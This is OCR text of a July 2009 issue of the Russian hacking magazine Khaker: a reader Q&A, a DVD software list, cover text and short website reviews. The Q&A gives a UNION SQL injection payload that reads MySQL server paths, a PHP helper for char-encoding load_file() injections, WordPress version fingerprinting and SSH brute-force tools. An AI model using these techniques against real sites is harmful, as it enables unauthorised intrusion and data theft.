Q: Слышал о каких-то системных переменных в MySQL, которые могут помочь узнать дополнительную информацию о сервере при проведении SQL-инъекции. Расскажи поподробней.



A: Действительно, в MySQL присутствует такой замечательный инструмент, как Server System Variables (за подробностями бегом штудировать официальный мануал http://dev.mysql.com/doc/refman/5.0/en/server-system-variables.html).
Системных переменных существуют десятки, но наиболее полезными для нас будут:
1. basedir — директория, в которой установлен MySQL;
2. datadir — директория, в которых MySQL хранит свои данные;
3. tmpdir — директория для хранения временных файлов и таблиц;
4. version_compile_os — операционная система, на которой работает MySQL.
Использовать эти системные переменные при скуль-инъекциях необходимо следующим образом:

```
http://site.com/index.php?id=-1
UNION SELECT @@basedir,2,3/*
```

Данный запрос на уязвимом сайте покажет нам, соответственно, установочную директорию мускула. Аналогично можно использовать и другие переменные из мануала.

Q: При использовании load_file() в SQL-инъекциях частенько приходится заморачиваться с различными сервисами, помогающими перекодировать строку в char. Подскажи, как можно упростить этот процесс.
A: Советую сохранить к себе на сервер небольшой php-скрипт, содержащий удобную функцию перекодировки в char:

```
<?php
function tochar($str)
{
$returnstr='';
for($i=0;$i<256;$i++)
        {
        $arr[chr($i)]=$i;
        }
for($i=0;$i<strlen($str);$i++)
        {
        $i!=(strlen($str)-1)
? $returnstr .=
$arr[substr($str,$i,1)].','
: $returnstr .=
$arr[substr($str,$i,1)];
        }
return $returnstr;
}
?>
```

А вот функция, выполняющая обратное преобразование (в качестве аргумента принимает строку вида «12,32,53,64,25»):

```
<?php
function fromchar($str)
{
$arr2=explode(',',$str);
$returnstr='';
for($i=0;$i<count($arr2);$i++)
        {
        $returnstr .= chr($arr2[$i]);
        }
return $returnstr;
}
?>
```

Q: Подскажи, как надежно определить версию WordPress?
A: Очень просто! Авторы движка предоставляют тебе сразу несколько вариантов (во всех вариантах смотри html-код страницы):
1. site.com/?feed=rss2
2. site.com/wp-includes/js/tinymce/wp-mce-help.php
3. site.com (зачастую просто в теге <meta name=»generator» content=»WordPress (версия)» />)
4. site.com/readme.html
5. site.com/wp-admin/upgrade.php
Также чисто визуально можно отличить страницы http://site.com/wp-login.php, благо в ветках 2.3.x, 2.5.x, 2.6.x, 2.7.x они разные (скачать и сравнить страницы входа разных версий можно на официальном сайте в Release Archive http://wordpress.org/download/release-archive).
Если же блог довольно-таки старый и версию узнать нельзя, то попробуй проверить существование файла wp-app.php, так как в составе движка он появляется только начиная с 2.2.x ветки.

Q: Подскажи, пожалуйста, средство для брутфорса SSH.
A: Есть несколько вариантов:
1. **SSH Brute Forcer** (http://www.securiteam.com/tools/5QP0L2K60E.html) — чрезвычайно простой shell-скрипт для никсов.
2. **SSHatter** (http://freshmeat.net/projects/sshatter) — добротно написанный на Perl'е скрипт, который проверяет связки логин-пароль, пытаясь залогиниться в систему по SSH.
3. **SSH BruteForcer** (http://www.darkc0de.com/bruteforce). А этот скрипт уже написан на Python, причем помимо основной версии, которая пытается отыскать пароль по словарю, ты можешь найти варианты утилиты, оптимизированные на работу в несколько потоков, а также с возможностью поиска SSH-демонов в заданном диапазоне IP-адресов

Q: Что такое «поднял 2х хоповый ssh тунель (2-hop ssh tunnel)»?
A: SSH очень часто используется как транспортный протокол для безопасной передачи данных между другими приложениями, например, небезопасного VNC (удаленный рабочий стол). Однако бывают ситуации, когда установить туннель невозможно: например, между двумя хостами нет возможности прямого подключения (банально из-за ограничений файрвола). Однако если ввести некоторый хост, с которым подключение может установить каждая из сторон, то его можно использовать как посредника, воспользовавшись приемом two hop tunneling (или проще говоря — туннель через дополнительный гейт).
Достигается это следующим образом: сперва мы используем ssh для того чтобы переадресовать трафик на порт той машины, с которой возможно установить соединение и далее заставляем ее переадресовывать трафик на нужный нам хост (с которым для нее также возможен коннект). В следующим примере мы будем осуществлять подключения с машины «myhome.example.org», в качестве промежуточного хоста будет выступать «gateway.example.com», а в качестве желанной машины будет недоступный напрямую SSH-демон на «server.example.com».
Наша задача — создать двух-ходовый туннель. Для этого на машине «myhome.example.org» мы запускаем команду:

```
ssh -f -N -L 51526:server.example.
com:22 -2 gateway.example.com
```

Вот и все! В результате, SSH-подключения на 51526 порт на машине myhome.example.org будут туннелироваться на нужный хост, т.е. server.example.com. Другими словами, вместо невозможного напрямую соединения на server.example.com:22, мы просто подключаемся на локальный хост и порт 51526, а все заморочки возьмет на себя механизм SSH. Кстати говоря, в качестве порта можно использовать и любой другой, но желательно из диапазона 49152-65535

Q: Как перенести реальную систему в виртуальное окружение VMware?
A: На этот случай командой VMware разработана специальная утилита **VMware vCenter Converter** (http://www.vmware.com/products/converter). Программа делает полный снимок системы и преобразует файлы виртуальной машины.

Q: А как перенести гостевую ОС из виртуального окружения на реальный физический компьютер?
A: Существует несколько способов. Следующий, пожалуй, является наиболее универсальным:
1. Устанавливаем **Symantec Backup Exec** (http://www.symantec.com/business/backup-exec-for-windows-servers).
2. Далее делаем бэкап всей системы
3. С помощью Backup Exec создаем IDR — загрузочный восстановительный образ винды — Intellegent Disaster Recovery.
4. Записываем полученный образ на CD.
5. Загружаемся с CD, нажимая при загрузке <F2> — Automated System Recovery.
6. Далее начинается автоматическая установка винды. На последнем этапе установщик попросит подключиться к бэкап-серверу. Вводим логин-пароль и о чудо: установщик восстанавливает всю файловую стуктуру и состояние системы на момент бэкапа (реестр, настройки, службы и т.д.).
Готово! ⌶

>>WINDOWS
>Development
Developer's Tips & Tricks (DTT) 1.2.1.1
Eclipse Classic 3.5.0
NetBeans IDE 6.7
PDT 2.1
Python 3.1
Small Basic 0.5.1
SQLite Expert Personal 2.0.40

>Games
Numptyphysics 0.2

>Misc
ChickenPing 1.12
Client for Google Translate 3.0.64
Evernote 3.1.0
HashTab 3.0.0
Jumplist-Launcher 4
SpaceSniffer 1.1.0.0
TeraCopy 2.01
TreeSize Free 2.32
WindowTabsSetup
Улучшение десктопа:
3RVX 2.5
allsnap 1.41
Desktop Media 1.7
Dexpot 1.4.0
Everything 1.2.1
Fences 0.96
FileBox eXtender 2.00.4
Folder Menu 2.7
Folder Size 2.4
FreeSnap 1.5.3
Launchy 2.1.2
Link Shell Extension
Q-Dir 3.84
QTTabBar 1.2.2.1
RBTray 3.3
Sizer 3.3
StandaloneStack 2
Taskbar Shuffle 2.5
TaskSwitchXP
Unlocker 1.8.7
Visual Subst 1.0.6
Visual Task Tips 3.4
WinSplit Revolution 9.02

>Multimedia
1by1 1.68
BumpTop 1.0
Double Vision 1.0
FLV Extract 1.6.0
Foxit Reader 3.0
Image Tuner 1.0
IrfanView 4.25
MP3QualityModifier1.0
Win7codecs 1.1.9

>Net
BarracudaDrive Web Server 4.1
freeFTPd 1.0.11
freeSSHd 1.2.4
Gbridge 2.0
GDocBackup 0.3.2
GoToMyWebServer
Heatmap Studio 0.7
Mozilal Firefox 3.5
NetWorx 4.9.7
PingInfoView 1.25
qutIM 0.2b
Songbird 1.2.0
TorrentFetcher 1.02
Twinbox

>Security
TSGrinder 2.0.3
AutomationBox Tools 1.0
Burp Suite 1.2.01
ClamWin Portable 0.95.2
Dependency Walker 2.2
Eraser 5.86a
Grendel Scan 1.0
Memoryze
MyEnTunnel 3.4.1
Nessus 4.0.1
Nmap 4.90RC1
Paros 3.2.13
VMMap v2.0
10 тулз для брутфорса:
Brutus AET2
Cain & Abel 4.9.31
CIFSPwScanner 1.0.5
FSCrack 1.0.1
John the Ripper 1.7.0.1
lOphtCrack 6
Md5 Crack Monster v1.1
piggy 1.0.1
RainbowCrack 1.3
THC PPTP bruter
THC-Hydra 5.4

>System
DirSync Pro 1.02
Docfetcher 1.0
Ext2 Installable File System 1.11a
FreeCommander 2009.02
MokaFive Player
Recuva 1.28
Single Click Restore Point (SCRP)
Snowbird 0.7

>>UNIX
>Desktop
Alltray 0.70
Deco 1.6.0.1
Dynwallpaper 0.3.1
E-Cell 3.1
Enlightenment 1.0.0
Filecutter 0.1
GRAMPS 3.1.2
HandBrake 0.9.3
Joyevmouse 0.3
Katmus 0.16
Krusader 2.0.0
Mac4Lin 1.0
Minirok 2.0
PCManFM 0.5.1
Synchrorep 1.3.4
U-comptus 0.1
UltraStar Deluxe 1.0.1a
Wmstickynotes 0.1
Xfburn 4.6.1

>Devel
Android 1.5 NDK
Eclipse 3.5
Eclipse PDT 2.1
Editra 0.4.95
JavaFX 1.2
JRuby 1.3.1
jUML 4.0.0
Jython 2.5
libdmtx 0.7.0
NetBeans IDE 6.7
Perforce
PHP 5.2.10
PHP 5.3.0
PyQt 4.5
Python 3.1
QtCreator 1.2
Redcar 0.2
Terracotta ES 3.0.1
WaveMaker Ajax Studio 5.1.1
wxHexEditor 0.07 Alpha
Yii 1.0.6
Плагины для Eclipse:
Bytecode Outline 2.2.10
Checkstyle 5.0.0 beta
CodePro AnalytiX 6.2.0
CodePro Profiler 2.2.0
FindBugs 1.3.9
Pydev 1.4.6
SQL Explorer 3.5.0.RC8
Ucdetector 1.1.0
UMLet 9.1
Visual Swing 0.9.12

>Games
Icebreaker 1.2.1
Pingus 0.7.2
Snowball

>Net
Ajax Chat 0.8.3
Anyremote 4.17
Dimdim 5.0
FrostWire 4.18
Lobo 0.98.4
Mozilla Firefox 3.5
MultiGet 1.2.0
Nagios 3.1.2
NagVis 1.4
Nfdump 1.5.8
nullfxp 1.7.0
OpenNetAdmin 09.05.02
Opera 10 Beta 1
Opera Unite
Pidgin 2.5.7
RetroShare 0.4
RSSowl 2.0
Saros DPP 9.6.23
Ted 0.96
Zenoss 2.4.2

>Security
Afick 2.13
Airpwn 1.4
Angry IP scanner 3.0
Bleachbit 0.5.2
Clamav 0.95.2
ClamTk 4.15
Conceal 0.0.5
Firewall Builder 3.0.5
HT editor 2.0.17
Loop-aes 3.2g
PDFcrack 0.11
Privoxy 3.0.13 beta
Sqlninja 0.2.3
Tcpreplay 3.4.3
Tor 0.2.0.35
TorK 0.31
w3af 1.0
WifiScanner 1.0
Wipe 2.3.0
Wireshark 1.2.0

>Server
AfterLogic XMail Server 3.3.7
AWStats 6.9
BIND 9.7.0a1
DHCP 4.1.1b1
Dual DHCP DNS Server 6.42
MySecureShell 1.15
MySQL 5.4.1
Open DHCP Server 1.21
Postfix 2.6.0
PostgreSQL 8.4 RC2
Samba 3.3.5
Sendmail 8.14.3
Snort 2.8.4.1
Squid 3.0 STABLE16
Tornado 0.3.0
Varnish 2.0.4
Verlihub 0.9.8e

>System
Dosbox 0.73
GroundWork Monitor 5.3
Hot Copy 3.0.1 Beta
iometer 2008-06-22 rc2
Iptables 1.4.4
KernelCheck 1.2.5
Linux Kernel 2.6.30
Newtraffic 0.1.3.1
NTFS-3G 2009.4.4
Perfect Match 0.4.0
Sleuthkit 3.0.1
whohas 0.23
Wine 1.1.24

>X-Distr
Fedora 11

DVD
№ 07(127) ИЮЛЬ 2009
ХАКЕР

ЛУЧШИЙ СОФТ ДЛЯ БРУТФОРСА ПАРОЛЕЙ СТР. 32

РЕКОМЕНДОВАННАЯ ЦЕНА: 210Р.

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

www.xakep.ru

ИЮЛЬ 07 (127) 2009

WEB-HACK 2.0

Вторая жизнь SQL-инъекций и include-багов СТР. 60

(game)land hi-fun media
publishing for enthusiasts
4607157100063 09007


НОВЫЕ СПОСОБЫ ВЗЛОМА

НЕСЛУЧАЙНО
ФАТАЛЬНАЯ ОШИБКА РАНДОМИЗАЦИИ В PHP
СТР. 56

CUDA ИДЕМ?
ПАРАЛЛЕЛЬНЫЕ ВЫЧИСЛЕНИЯ С ИСПОЛЬЗОВАНИЕМ ВИДЕОКАРТЫ
СТР. 28

phpMyAdmin
АЛЬТЕРНАТИВНЫЕ ОБОЛОЧКИ ДЛЯ УПРАВЛЕНИЯ БД
СТР. 24






ПОЛУЧИТЬ IP-АДРЕС КОНКРЕТНОЙ СТРАНЫ

CHANGE IP&COUNTRY

HTTP://ANONYMIZER.NNTIME.COM

Стандартный набор настроек веб-прокси — специальных сайтов, которые можно использовать в качестве посредника и не светить свой настоящий IP — удивляет разнообразием. Их столько много, и все они бесполезные. Совсем другое дело — сервис Change IP&Country. Все, что от тебя требуется, — это указать страну, IP-адрес которой ты хочешь получить, и сайт, на который нужно перейти. А сервис позаботится, чтобы так оно и было.




ДЛЯ ИЗУЧЕНИЯ ИНОСТРАННОГО ЯЗЫКА

RAPIDSTEPS

RAPIDSTEPS.COM

Самый верный способ выучить иностранный язык — общаться на нем. RapidSteps — это отечественный проект, который предлагает всем, изучающим языки, набор сервисов для пополнения словарного запаса и общения друг с другом. Упражнения на грамматику и увеличение словарного запаса, тематические дискуссии — все к услугам пользователей сайта.




ДЛЯ ЧТЕНИЯ ЖУРНАЛОВ ONLINE

ISSUU

ISSUU.COM

Потрясающая реализация онлайн просмотрщика PDF-документов. Помимо удачного интерфейса, реализованного на Flash, и шустрой скорости работы, у Issuu есть еще один важный плюс. Сервис изначально рассчитан на публикацию PDF-версий самых различных журналов, которые в огромном количестве сейчас и выкладываются на issuu.com. Например, перейдя по ссылке http://issuu.com/dyms/docs/xa_99_01, ты сможешь во всей красе оценить самый первый номера][акера.



ДЛЯ ПОИСКА WI-FI ХОТСПОТА В ЛЮБОМ ГОРОДЕ

WI-FI ТОЧКИ

WIFI4FREE.RU

Полезный сервис, который поможет найти и покажет на карте точки доступа Wi-Fi в самых разных городах России. На картах отмечены известные платные и бесплатные wi-fi точки доступа, к каждой из которых можно оставить свой комментарий. Приятно, что у сайта легкая мобильная версия, а также SMS-сервис, который по текущему адресу присылает расположения ближайшего хотспота.